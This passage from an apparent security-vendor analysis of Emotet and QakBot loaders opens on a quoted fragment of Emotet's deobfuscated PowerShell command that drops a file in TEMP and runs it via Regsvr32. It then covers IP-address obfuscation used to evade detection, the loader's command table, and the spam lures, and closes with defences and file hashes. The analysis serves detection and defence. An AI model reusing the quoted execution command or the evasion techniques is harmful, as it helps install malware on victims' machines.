$env:TEMP/GMOWDTRfIJ.xtq;Regsvr32.exe $env:TEMP/GMOWDTRfIJ.xtq;break} catch { }}
```

Figure 11. The deobfuscated command from Emotet's malicious LNK file (Figure 10)

Another notable behavior we observed in the samples of these new Emotet variants was their use of hexadecimal (Figure 12) and octal (Figure 13) representations of the IP addresses they connected to, as we reported in a previous blog entry.open on a new tab Using these formats to obscure the URLs enables these new variants to circumvent pattern-matching detection methods, thereby allowing the execution of their download routines.



Figure 12. A hex representation of the Emotet URL (with carets)



Figure 13. An octal representation of the Emotet URL (with carets)

Emotet's payload

Emotet's older 32-bit variants use seven core commands. But the recent Emotet samples are of 32-bit variants that use only six core commands and 64-bit variants that use only five, as shown in Table 1.

Command	Execution method of 32-bit variants	Execution method of 64-bit variants
1	Download and execute DLL with regsvr32.exe with parameter • %Window%\regsvr32.exe /s {Installation folder}\{random}.dll {Base64-encoded string of (randomly created installation folder)}\(file name of dropped copy)	Download and execute DLL with regsvr32.exe • %Windows%\regsvr32.exe {Installation folder}\{random}.dll {Base64-encoded string of (randomly created installation folder)}\(file name of dropped copy)
2	Execute shellcode via CreateThread	Execute shellcode via CreateThread

3	Download EXE file and execute it using CreateProcessW (non-admin) • {Installation folder}\{random}.exe	Download EXE file and execute it using CreateProcessW (non-admin) • {Installation folder}\{random}.exe
4	Download EXE file and execute it using CreateProcessAsUserW (admin) • {Installation folder}\{random}.exe	Download EXE file and execute it using CreateProcessAsUserW (admin) • {Installation folder}\{random}.exe
5	Execute shellcode via CreateThread	Load module in memory and execute exported function (via LoadLibraryA and GetProcAddress)
6	Download and execute DLL with regsvr32.exe • %Window%\regsvr32.exe /s {Installation folder}\{random}.dll	

Note: *{installation folder}* could *be %AppDataLocal%\{random}* (non-admin) or *%System% \{random}* (admin), depending on the mode of execution.

Table 1. A list of core commands used by the newer Emotet samples

Our analysis of the recent samples showed that Emotet's use of rundll32.exe for execution between November 2021 and January 2022 had been phased out, replaced by the "regsvr32.exe /s" command as of February 2022. Nonetheless, Emotet employs modular architecture for its other payloads. Based on this, we can still infer that the samples have the same infection chain as in previous Emotet-related campaigns, with some variants opting to include the gathering of running processes as part of their modules instead of their main routine (Figure 14).



Figure 14. Emotet's infection chain

The reappearance of Emotet is also notable because its operators have since added Cobalt Strike, a well-known penetration-testing tool, to its arsenal. This poses a bigger risk for target enterprises, as the integration of Cobalt Strike provides more flexibility for Emotet's MaaS partners to gain a foothold in an intended victim's systems. With these new features, we expect to see in the coming months a continuous stream of Emotet cases and the delivery of other malware used in Emotet's MaaS scheme.

Similarities with QakBot

Since January, we have received and analyzed 300 submissions of the QakBot loader (Figure 15), and our investigation has revealed that its attack chain shares many similarities with that of Emotet (Figure 16).



Figure 15. Emotet and QakBot submissions from January to April 2022



Figure 16. A comparison of QakBot and Emotet's attack chains

QakBot spam messages attempt to deceive their intended victim into clicking a download link, which is usually a OneDrive URL (Figure 17). An Emotet spam message, on the other hand, poses as a forwarded email that has a password-protected

archive attachment (Figure 18).



Figure 17. A QakBot spam message containing a malicious download link



Figure 18. An Emotet spam message containing a password-protected archive attachment

QakBot infections start with the intended victim downloading a malicious Excel file with an .xlsb file name extension (Figure 19). Emotet infections also involve an Excel file, but with an .xlsm file name extension (Figure 20).



Figure 19. The malicious Excel file in a QakBot attack



Figure 20. The malicious Excel file in an Emotet attack

Another key difference between the two pieces of malware is that the macro sheets embedded in QakBot's downloader samples contain links with the .png file name extension in the URLs (Figure 21), while Emotet links do not (Figure 22). This is a means for QakBot to evade detection, as using a common file name extension like .png makes QakBot URLs less suspicious.



Figure 21. The URLs in a QakBot macro sheet



Figure 22. The URLs in an Emotet macro sheet

Although the Excel files in both QakBot (Figure 23) and Emotet (Figure 24) infections employ regsvr32.exe to execute their payloads, only QakBot drops its payload in a folder with a random five-character name that is located in the C:\ drive (Figure 25). Emotet, on the other hand, drops its payload in the parent directory of its downloader (Figure 26).



Figure 23. QakBot's use of regsvr32.exe to execute its payload



Figure 24. Emotet's use of regsvr32.exe to execute its payload



Figure 25. QakBot dropping its malicious payload in a folder in C:\



Figure 26. Emotet dropping its malicious payload in a folder

Security recommendations

For enterprises to avoid falling victim to spam emails used in Emotet and QakBot campaigns, user awareness training for employees should be expanded to address email reply chain attacks. Security practices that can mitigate the risk of infection include:

- Ensuring that macros are disabled in Microsoft Office applications

- Hovering over embedded links to check the URLs before opening them
- Being wary of unfamiliar email addresses, mismatched email addresses and sender names, and spoofed company emails, all of which are telltale signs that the sender has malicious intent
- Refraining from downloading any email attachments without verifying the sender's identity
- Enabling advanced detection capabilities, such as predictive machine learning

Users and businesses can defend themselves against threats like Emotet using endpoint solutions such as Trend Micro's Smart Protection Suites and Worry-Free Business Security solutions, which have behavior-monitoring capabilities that can detect malicious files, scripts, and messages, and block all related malicious URLs. The Trend Micro™ Deep Discovery™ solution also has a layer for email inspectionproducts that can protect enterprises by detecting malicious attachments and URLs.

Additional insights by Jett Paulo Bernardo, Arianne Dela Cruz, Dexter Esteves, Gerald Fernandez, Mark Marti, Ryan Pagaduan, and Louella Darlene Sevilla

Indicators of compromise (IOCs)

SHA-256	Description	Detection name
48426fd5c5be7a8efdbbf2d9f0070626aa9bfe9734aab9278ddd293e889a19cc	Emotet sample using Excel 4.0 macros	Trojan.XF.EMOTET.YJCCXB
e9bf38414636c6cef4cc35fad5523de205eca815b979ed36e96a7e6166a58370	Emotet payload	TrojanSpy.Win32.EMOTET.YJC
5c4f33e22f9def7f7fea863e08c38f6a8b4ea9fcc78911c23bb54c4fdf4590e1	Hexadecimal IP address sample	Trojan.XF.EMOTET.SMYXBLA
e961e46fe0000505f4534e036a9d1d2a59823cf644438a2733ab659e9c22988b	Octal IP address sample	Trojan.XF.EMOTET.SMYXBLA